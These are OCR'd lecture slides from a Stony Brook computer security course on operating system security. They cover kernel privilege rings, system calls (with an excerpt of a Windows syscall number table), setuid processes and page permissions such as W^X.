CSE509 Computer System Security

Stony Brook University

2023-02-07

Operating System Security Primitives and Principles

Michalis Polychronakis

Stony Brook University

Security Policy

A definition of what it means for a system to be secure

Comprises a set of well-defined rules involving:


- Subjects: entities that interact with the system
- Objects: any resource a security policy protects
- Actions: anything subjects can (or cannot) do on objects
- Permissions: allowed (or not) subject-object-action mappings
- Protections: rules or mechanisms that aid in enforcing a policy

A security policy typically places constraints on what actions subjects can perform on objects to achieve specific security goals

Operating System

Provides the interface between the users of a computer and its hardware

- Manages devices and software resources
- Provides common services for computer programs



Key OS concepts and components

- Kernel
- Program execution and multitasking
- Memory management
- Interrupts and device drivers
- Core services: disk, network, …
- User interface

Security mechanisms are needed in all these components

OS Security

Different security needs at multiple levels

The OS is (typically) a core part of the TCB

- Need to protect *itself* against various threats: physical attacks, tampering, malicious user-level software, software vulnerabilities, …

Multi-user OS: shared by different users with different levels of access

- Protect users of the same class from each other
- Protect higher-privileged users from less-privileged users


Multi-tasking OS: many programs are running concurrently

- Protect running applications from interference by other (potentially malicious) running applications
- Protect an application's resources at any given time

The Kernel

Runs in *supervisor mode*

- Can execute all possible CPU instructions, including *privileged* ones
- Can access protected parts of memory
- Can control memory management hardware and other peripherals



Hardware-enforced protection

- Example: x86 has four privilege "rings"
- Kernel runs at Ring 0 (most privileged level)
- User space applications run at Ring 3 (less privileged level)
- Rings 1 and 2 are rarely used: most OSs rely on paging, and pages have only one bit for privilege level (Supervisor or User)

I/O

Switching protection modes is a critical operation

- Unprivileged code should not be able to freely change mode

Three main ways to go from userland to kernel space:

Hardware interrupts: signals from devices that the OS should take action

- E.g., key press, mouse move, network data is available, …
- Asynchronous: can occur in the middle of instruction execution

Exceptions: anomalous conditions that require special handling

- E.g., division by zero, illegal memory access, breakpoint, …
- Also known as *software interrupts*: synchronous

Trap instructions: explicit transfer of control to the kernel → *system calls*

- Before Linux v2.5: `int 0x80` instruction (software interrupt) → transfer control to the 0x80th slot of the CPU's Interrupt Descriptor Table (IDT)
- After Linux v2.5: dedicated instructions `syscall/sysret` and `sysenter/sysexit` → faster (avoid the cost of interrupt handling)

System Calls

Each system call has a different *system call number*

The system call number and arguments are passed to the kernel according to the Application Binary Interface (ABI)

- E.g., through predefined registers

Once everything is set up, the trap instruction is invoked

- Switch to kernel mode
- The kernel reads the syscall number from the predefined register
- Looks up the corresponding syscall handling routine
- Carries out the operation and writes any return value to the proper register (according to the ABI)
- Returns back to the user-space program

System Libraries

Performing system calls manually is cumbersome


System libraries provide wrapper functions for easily performing system operations

Linux: C standard library (libc)

- Mostly one-to-one mapping between system calls and corresponding libc functions

Windows: Windows API

- Split across several DLLs: kernel32.dll, advapi32.dll, user32.dll, …
- Complex mapping to system call numbers, which change often across Windows versions



Windows X86 System Call Table (NT/2000/XP/2003/Vista/2008/7/8/10)

Author: Mateusz "j00ru" Jurczyk (j00ru.vx tech blog)
Team Vexillium

See also: Windows X86-64 System Call Table: http://j00ru.vexillium.org/ntapi_64/

Special thanks to: MeMek


Windows NT, 2000 syscalls and layout by Metasploit Team

Enter the Syscall ID to highlight (hex):

Highlight

Show all | Hide all

System Call Symbol	Windows NT (hide)				Windows 2000 (hide)					Windows XP (hide)					
	SP3	SP4	SP5	SP6	SP0	SP1	SP2	SP3	SP4	SP0	SP1	SP2	SP3	SP0	
NtAcceptConnectPort	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0
NtAccessCheck	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0
NtAccessCheckAndAuditAlarm	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0
NtAccessCheckByType					0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0
NtAccessCheckByTypeAndAuditAlarm					0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0
NtAccessCheckByTypeResultList					0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0
NtAccessCheckByTypeResultListAndAuditAlarm					0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0
NtAccessCheckByTypeResultListAndAuditAlarmByHandle					0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0
NtAcquireCMFViewOwnership															
NtAddAtom	0x0003	0x0003	0x0003	0x0003	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0
NtAddAtomEx															
NtAddBootEntry										0x0009	0x0009	0x0009	0x0009	0x0009	0
NtAddDriverEntry														0x000a	0
NtAdjustGroupsToken	0x0004	0x0004	0x0004	0x0004	0x0009	0x0009	0x0009	0x0009	0x0009	0x000a	0x000a	0x000a	0x000a	0x000b	0
NtAdjustPrivilegesToken	0x0005	0x0005	0x0005	0x0005	0x000a	0x000a	0x000a	0x000a	0x000a	0x000b	0x000b	0x000b	0x000b	0x000c	0
NtAdjustTokenClaimsAndDeviceGroups															
NtAlertResumeThread	0x0006	0x0006	0x0006	0x0006	0x000b	0x000b	0x000b	0x000b	0x000b	0x000c	0x000c	0x000c	0x000c	0x000d	0
NtAlertThread	0x0007	0x0007	0x0007	0x0007	0x000c	0x000c	0x000c	0x000c	0x000c	0x000d	0x000d	0x000d	0x000d	0x000e	0
NtAlertThreadByThreadId															



ta/2008/7/8/10)

Windows XP (hide)				Windows Server 2003 (hide)					Windows Vista (hide)			Windows Server 2008 (hide)		Windows 7 (hide)		Windows 8 (hide)		Windows 10 (hide)		
0	SP1	SP2	SP3	SP0	SP1	SP2	R2	R2 SP2	SP0	SP1	SP2	SP0	SP2	SP0	SP1	8.0	8.1	1507	1511	1607
000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x0000	0x01ac	0x0001	0x0002	0x0002	0x0002
001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x0001	0x01ab	0x01b0	0x0000	0x0000	0x0000
002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x0002	0x01aa	0x01af	0x01b7	0x01ba	0x01bc
003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x0003	0x01a9	0x01ae	0x01b6	0x01b9	0x01bb
004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x0004	0x01a8	0x01ad	0x01b5	0x01b8	0x01ba
005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x0005	0x01a7	0x01ac	0x01b4	0x01b7	0x01b9
006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x0006	0x01a6	0x01ab	0x01b3	0x01b6	0x01b8
007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x0007	0x01a5	0x01aa	0x01b2	0x01b5	0x01b7
									0x018c	0x0185	0x0185	0x0185	0x0185							
008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x0008	0x01a3	0x01a8	0x01b0	0x01b3	0x01b5
																0x01a4	0x01a9	0x01b1	0x01b4	0x01b6
009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x0009	0x01a2	0x01a7	0x01af	0x01b2	0x01b4
				0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x000a	0x01a1	0x01a6	0x01ae	0x01b1	0x01b3
00a	0x000a	0x000a	0x000a	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x000b	0x019f	0x01a4	0x01ac	0x01af	0x01b1
00b	0x000b	0x000b	0x000b	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x000c	0x019e	0x01a3	0x01ab	0x01ae	0x01b0
																0x01a0	0x01a5	0x01ad	0x01b0	0x01b2
00c	0x000c	0x000c	0x000c	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x000d	0x019d	0x01a2	0x01aa	0x01ad	0x01af
00d	0x000d	0x000d	0x000d	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x000e	0x019c	0x01a1	0x01a9	0x01ac	0x01ae

Processes

An instance of a program that is being executed

Processes are created through forking

- E.g., by a shell, window manager, the `init` process, …
- A child process inherits the permissions of the parent process
- Each process is identified by its PID

Process privileges

- User ID (`uid`): the user associated with the process
- Group ID (`gid`): the group of users for this process
- Effective user ID (`euid`): usually the same as `uid`, but may be changed to the ID of the program's owner (through the `setuid` bit)
- Example setuid programs: `passwd`, `su`, `sudo`, …


Memory Management

Each process has its own *virtual address space*

- Logical (virtual) address: understood by the CPU
- Containing the program code, data, stack, heap, …

The OS maintains page tables that map virtual to physical memory (RAM) addresses

- Physical address: understood by the MMU (memory management unit)
- Each process has its own set of page tables
- Memory access permissions are enforced at the granularity of a page



Memory Page Permissions

Old x86 CPUs have 1 bit per page: **W**

A page can be writable or not, but is always executable ➔ *Code injection:* write data into memory and then execute it

Modern CPUs have 2 bits per page: **W, X**

W^X: A page can be marked as writable but *non-executable*

Code injection is prevented, but *code reuse* is still possible

Some new CPUs support 3 bits per page: **R, W, X**

Before, any mapped page was implicitly readable

Advanced code reuse attacks rely on reading a process' code before executing it

R^X: Marking a code page as executable but *non-readable* prevents memory reads but still permits instruction fetches

Kernel Memory

The kernel is always mapped to the upper part of each process' virtual address space

- Facilitates fast user–kernel interactions

During servicing a syscall or exception handling, the kernel runs within the *context* of a preempted process


- The kernel can access user space directly, e.g., to read user data or write the result of a system call
- Reduced overhead: no need to flush the TLB
- Unfortunately, this also facilitates local privilege escalation exploits (future lecture)

User-space processes cannot access kernel memory

